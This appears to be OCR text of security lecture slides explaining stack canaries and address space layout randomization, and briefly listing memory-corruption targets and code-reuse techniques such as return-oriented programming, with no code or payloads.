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

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

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

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

KEEP CALM AND HACK ON

Mitigations

Stack canaries

- Compiler adds special sentinel values onto the stack before each saved IP
- Canary is set to a random value in each frame
- At function exit, canary is checked
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Address space layout randomization

- Operating system feature
- Randomizes the location of program and data memory each time a program executes

Other Targets and Methods

Existing mitigations make attacks harder, but not impossible

Many other memory corruption bugs can be exploited

- Saved function pointers
- Heap data structures (malloc overflow, double free, etc.)
- Vulnerable format strings
- Virtual tables (C++)
- Structured exception handlers (C++)

No need for shellcode in many cases

- Existing program code can be repurposed in malicious ways
- Return to libc
- Return-oriented programming